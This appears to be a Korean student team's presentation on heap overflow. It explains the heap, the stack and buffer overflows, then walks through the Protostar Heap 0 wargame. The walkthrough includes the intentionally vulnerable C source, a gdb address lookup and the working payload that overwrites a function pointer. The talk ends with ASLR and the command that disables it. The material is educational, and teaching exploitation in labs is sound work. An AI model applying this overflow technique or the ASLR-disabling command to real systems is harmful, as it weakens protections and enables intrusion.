Heap Overflow

4팀 – 서연주, 장수진, 유찬희, 장범규


<준비과정>

1. 화요일 12시까지 자료 조사 후 공유

2. 발표자 선정

3. 발표자가 자료 취합하여 발표자료 준비

CONTENTS




01

Heap

01. Heap

Heap은 무엇인가?



프로그램 실행 전, 프로그램이 메모리에 로드

힙 영역

- 사용자가 직접 관리할 수 있는 메모리 영역
- 사용자에 의해 메모리 공간이 동적으로 할당되고 해제
- 낮은 주소에서 높은 주소로 할당

01. Heap

Heap은 무엇인가?

힙 영역

- 사용자가 직접 관리할 수 있는 메모리 영역
- 사용자에 의해 메모리 공간이 동적으로 할당되고 해제
- 낮은 주소에서 높은 주소로 할당

?

: 사용자가 상황에 맞게 원하는 크기만큼의 메모리를 할당, 언제든지 크기 조절 O

할당 : malloc(), calloc(), realloc()
해제 : free()

01. Heap

Heap vs Stack

Stack

- 지역변수와 매개변수 저장
- 함수 호출이 완료되면 소멸
- 높은 주소 → 낮은 주소
- CPU가 메모리를 효율적으로 관리
  → 속도 빠름
- 변수의 크기 제한 O

Heap

- 사용자가 동적으로 메모리를 할당
(할당, 해제는 전적으로 사용자의 책임)
- 낮은 주소 → 높은 주소
- 사용자가 메모리 관리
  → 속도 느림, 떨어지는 효율성
- 변수의 크기에 제한 X

01. Heap

Heap 을 쓰는 이유?

동적 할당을 사용하는 이유

컴파일 시에는 크기를 알지 못하다가, 프로그램이 실행되었을 때 크기가 결정되는 경우에 사용

```
1  int num;
2  int* heap;
3
4  scanf("%d",&num);
5
6  heap = (int*)malloc(num); // 컴파일 시점에서 알 수 없는 크기
```

02

Heap Overflow

02. Heap Overflow

Buffer Overflow는 무엇인가

Overflow? '넘쳐흐른다'

Buffer?

데이터를 한 곳에서 다른 곳으로 전송하는 동안 일시적으로 그 데이터를 보관하는 메모리의 영역

Buffer Overflow?

버퍼가 넘쳐서 인접한 다른 영역을 침범하는 것

02. Heap Overflow

Buffer Overflow의 발생 이유

Buffer Overflow

[데이터 > 지정된 크기의 공간] → 해당 메모리 공간을 벗어 나는 경우

데이터 저장 → 메모리 유효 검사 X , 저장 → 근처 값 손상


ex) 어떤 배열에 기록되는 데이터가 그
배열의 범위 안에 포함되는지 검사

* 흔히 C와 C++에서 발생

02. Heap Overflow

Buffer Overflow의 발생 이유

6바이트 길이 스트링 버퍼 A　　2바이트 정수형 B



스트링의 길이를 확인하지 않아 B의 값을 덮어씀

Buffer Overflow 발생!!!


02. Heap Overflow

Heap Overflow는 무엇인가

사실 Heap Buffer Overflow

Heap의 Buffer가 넘쳐서 생기는 취약점!

함수 포인터, 인접 변수를 조작하여 프로그램 실행 흐름을 변조



03

Heap Overflow 실습

03. Heap Overflow 실습

Protostar Heap 0

```c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>

struct data {
  char name[64];
};

struct fp {
  int (*fp)();
};

void winner()
{
  printf("level passed\n");
}

void nowinner()
{
  printf("level has not been passed\n");
}

int main(int argc, char **argv)
{
  struct data *d;
  struct fp *f;

  d = malloc(sizeof(struct data));
  f = malloc(sizeof(struct fp));
  f->fp = nowinner;

  printf("data is at %p, fp is at %p\n", d, f);

  strcpy(d->name, argv[1]);

  f->fp();

}
```

참고 : https://d41jung0d.tistory.com/109?category=696078

03. Heap Overflow 실습

Protostar Heap 0

```c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>

struct data {
  char name[64];
};

struct fp {
  int (*fp)();
};

void winner()
{
  printf("level passed\n");
}

void nowinner()
{
  printf("level has not been passed\n");
}

int main(int argc, char **argv)
{
  struct data *d;
  struct fp *f;          ①

  d = malloc(sizeof(struct data));
  f = malloc(sizeof(struct fp));      ②
  f->fp = nowinner;      ③

  printf("data is at %p, fp is at %p\n", d, f);  ④

  strcpy(d->name, argv[1]);  ⑤

  f->fp();  ⑥

}
```

①

구조체 data를 가리키는 *d

구조체 fp를 가리키는 *f

②

malloc함수를 통해 동적 할당

(Heap영역 사용)

③

함수 포인터 fp에 nowinner 주소값 저장

참고 : https://d41jung0d.tistory.com/109?category=696078

03. Heap Overflow 실습

Protostar Heap 0

```
1  #include <stdlib.h>
2  #include <unistd.h>
3  #include <string.h>
4  #include <stdio.h>
5  #include <sys/types.h>
6
7  struct data {
8    char name[64];
9  };
10
11 struct fp {
12   int (*fp)();
13 };
14
15 void winner()
16 {
17   printf("level passed\n");
18 }
19
20 void nowinner()
21 {
22   printf("level has not been passed\n");
23 }
24
25 int main(int argc, char **argv)
26 {
27   struct data *d;
28   struct fp *f;          ①
29
30   d = malloc(sizeof(struct data));
31   f = malloc(sizeof(struct fp));      ②
32   f->fp = nowinner;      ③
33
34   printf("data is at %p, fp is at %p\n", d, f);   ④
35
36   strcpy(d->name, argv[1]);   ⑤
37
38   f->fp();   ⑥
39
```

④

포인터 d, f의 주소값 출력

⑤

strcpy를 통해 name에 입력값 복사

⑥

함수 포인터 fp에 저장된 함수 실행

참고 : https://d41jung0d.tistory.com/109?category=696078

03. Heap Overflow 실습

Protostar Heap 0

```
1  #include <stdlib.h>
2  #include <unistd.h>
3  #include <string.h>
4  #include <stdio.h>
5  #include <sys/types.h>
6
7  struct data {
8    char name[64];
9  };
10
11 struct fp {
12   int (*fp)();
13 };
14
15 void winner()
16 {
17   printf("level passed\n");
18 }
19
20 void nowinner()
21 {
22   printf("level has not been passed\n");
23 }
24
25 int main(int argc, char **argv)
26 {
27   struct data *d;
28   struct fp *f;          ①
29
30   d = malloc(sizeof(struct data));
31   f = malloc(sizeof(struct fp));      ②
32   f->fp = nowinner;      ③
33
34   printf("data is at %p, fp is at %p\n", d, f);   ④
35
36   strcpy(d->name, argv[1]);   ⑤
37
38   f->fp();   ⑥
39
```

함수 winner를 실행시키는 것이 목적

⑥에서 함수를 실행시킨다?!

→실행 시키는 함수를 winner로 변조하자

→포인터 f가 가리키는 구조체 내의 fp에 저장

되는 주소값을 변조

(변조시키지 않으면

③에서 저장해준 nowinner를 실행)

참고 : https://d41jung0d.tistory.com/109?category=696078

03. Heap Overflow 실습

Protostar Heap 0

```
34  printf("data is at %p, fp is at %p\n", d, f);
```


1. 아무 값이나 입력 후, 출력되는 d, f의 주소값 관찰

```
$ ./heap0 `python -c 'print "a"*20'`
data is at 0x804a008, fp is at 0x804a050
level has not been passed
```

d : 0x804a008

f : 0x804a050

차이는 72byte



<대략적 heap의 구조>

참고 : https://d41jung0d.tistory.com/109?category=696078


03. Heap Overflow 실습

Protostar Heap 0

2. 실행 시키려는 함수 주소값 알아내기 (winner)

```
(gdb) p winner
$1 = {void (void)} 0x8048464 <winner>
```

winner : 0x8048464




<대략적 heap의 구조>

참고 : https://d41jung0d.tistory.com/109?category=696078

03. Heap Overflow 실습

Protostar Heap 0

3. overflow 발생시키기



참고 : https://d41jung0d.tistory.com/109?category=696078

03. Heap Overflow 실습

Protostar Heap 0

3. overflow 발생시키기

winner의 주소값 : 0x8048464

```
$ ./heap0 `python -c 'print "a"*72+"\x64\x84\x04\x08"'`
data is at 0x804a008, fp is at 0x804a050
level passed
```

Little Endian방식 사용 → 주소를 거꾸로 입력
(중요한 것 또는 큰 것이 나중에 저장)

참고 : https://d41jung0d.tistory.com/109?category=696078

04

방어 기법

04. 방어 기법

ASLR

ASLR : Address Space Layout Randomization

스택이나, 힙 등의 주소를 랜덤으로 주소 공간에 배치

→ 실행할 때 마다 데이터의 주소가 바뀌게 하는 기법

→ 데이터의 주소가 바뀐다면 메모리 공격 어려움

ASLR 해제 명령 : echo 0 > /proc/sys/kernel/randomize_va_space

04. 방어 기법

ASLR

```
[root@localhost ~]# cat /proc/self/maps
001b3000-001b4000 r-xp 00000000 00:00 0          [vdso]
0039f000-0052f000 r-xp 00000000 08:02 919024     /lib/libc-2.12.so
0052f000-00530000 ---p 00190000 08:02 919024     /lib/libc-2.12.so
00530000-00532000 r--p 00190000 08:02 919024     /lib/libc-2.12.so
00532000-00533000 rw-p 00192000 08:02 919024     /lib/libc-2.12.so
00533000-00536000 rw-p 00000000 00:00 0
00e56000-00e74000 r-xp 00000000 08:02 919017     /lib/ld-2.12.so
00e74000-00e75000 r--p 0001d000 08:02 919017     /lib/ld-2.12.so
00e75000-00e76000 rw-p 0001e000 08:02 919017     /lib/ld-2.12.so
08048000-08053000 r-xp 00000000 08:02 919659     /bin/cat
08053000-08054000 rw-p 0000a000 08:02 919659     /bin/cat
094a7000-094c8000 rw-p 00000000 00:00 0          [heap]
b75ae000-b77ae000 r--p 00000000 08:02 791831     /usr/lib/locale/locale-archive
b77ae000-b77af000 rw-p 00000000 00:00 0
b77bc000-b77bd000 rw-p 00000000 00:00 0
bfe63000-bfe78000 rw-p 00000000 00:00 0          [stack]

[root@localhost ~]# cat /proc/self/maps
00395000-003b3000 r-xp 00000000 08:02 919017     /lib/ld-2.12.so
003b3000-003b4000 r--p 0001d000 08:02 919017     /lib/ld-2.12.so
003b4000-003b5000 rw-p 0001e000 08:02 919017     /lib/ld-2.12.so
00bcf000-00bd0000 r-xp 00000000 00:00 0          [vdso]
00c26000-00db6000 r-xp 00000000 08:02 919024     /lib/libc-2.12.so
00db6000-00db7000 ---p 00190000 08:02 919024     /lib/libc-2.12.so
00db7000-00db9000 r--p 00190000 08:02 919024     /lib/libc-2.12.so
00db9000-00dba000 rw-p 00192000 08:02 919024     /lib/libc-2.12.so
00dba000-00dbd000 rw-p 00000000 00:00 0
08048000-08053000 r-xp 00000000 08:02 919659     /bin/cat
08053000-08054000 rw-p 0000a000 08:02 919659     /bin/cat
08675000-08696000 rw-p 00000000 00:00 0          [heap]
b7596000-b7796000 r--p 00000000 08:02 791831     /usr/lib/locale/locale-archive
b7796000-b7797000 rw-p 00000000 00:00 0
b77a4000-b77a5000 rw-p 00000000 00:00 0
bfb00000-bfb15000 rw-p 00000000 00:00 0          [stack]
```

보호 기법 적용

```
[root@localhost ~]# echo 0 > /proc/sys/kernel/randomize_va_space
You have mail in /var/spool/mail/root
[root@localhost ~]# cat /proc/self/maps
00110000-00111000 r-xp 00000000 00:00 0          [vdso]
00541000-0055f000 r-xp 00000000 08:02 928020     /lib/ld-2.12.so
0055f000-00560000 r--p 0001d000 08:02 928020     /lib/ld-2.12.so
00560000-00561000 rw-p 0001e000 08:02 928020     /lib/ld-2.12.so
00567000-006f7000 r-xp 00000000 08:02 929343     /lib/libc-2.12.so
006f7000-006f8000 ---p 00190000 08:02 929343     /lib/libc-2.12.so
006f8000-006fa000 r--p 00190000 08:02 929343     /lib/libc-2.12.so
006fa000-006fb000 rw-p 00192000 08:02 929343     /lib/libc-2.12.so
006fb000-006fe000 rw-p 00000000 00:00 0
08048000-08053000 r-xp 00000000 08:02 920679     /bin/cat
08053000-08054000 rw-p 0000a000 08:02 920679     /bin/cat
08054000-08075000 rw-p 00000000 00:00 0          [heap]
b7df1000-b7ff1000 r--p 00000000 08:02 791831     /usr/lib/locale/locale
b7ff1000-b7ff2000 rw-p 00000000 00:00 0
b7fff000-b8000000 rw-p 00000000 00:00 0
bffeb000-c0000000 rw-p 00000000 00:00 0          [stack]
[root@localhost ~]# cat /proc/self/maps
00110000-00111000 r-xp 00000000 00:00 0          [vdso]
00541000-0055f000 r-xp 00000000 08:02 928020     /lib/ld-2.12.so
0055f000-00560000 r--p 0001d000 08:02 928020     /lib/ld-2.12.so
00560000-00561000 rw-p 0001e000 08:02 928020     /lib/ld-2.12.so
00567000-006f7000 r-xp 00000000 08:02 929343     /lib/libc-2.12.so
006f7000-006f8000 ---p 00190000 08:02 929343     /lib/libc-2.12.so
006f8000-006fa000 r--p 00190000 08:02 929343     /lib/libc-2.12.so
006fa000-006fb000 rw-p 00192000 08:02 929343     /lib/libc-2.12.so
006fb000-006fe000 rw-p 00000000 00:00 0
08048000-08053000 r-xp 00000000 08:02 920679     /bin/cat
08053000-08054000 rw-p 0000a000 08:02 920679     /bin/cat
```

보호 기법 해제

Q&A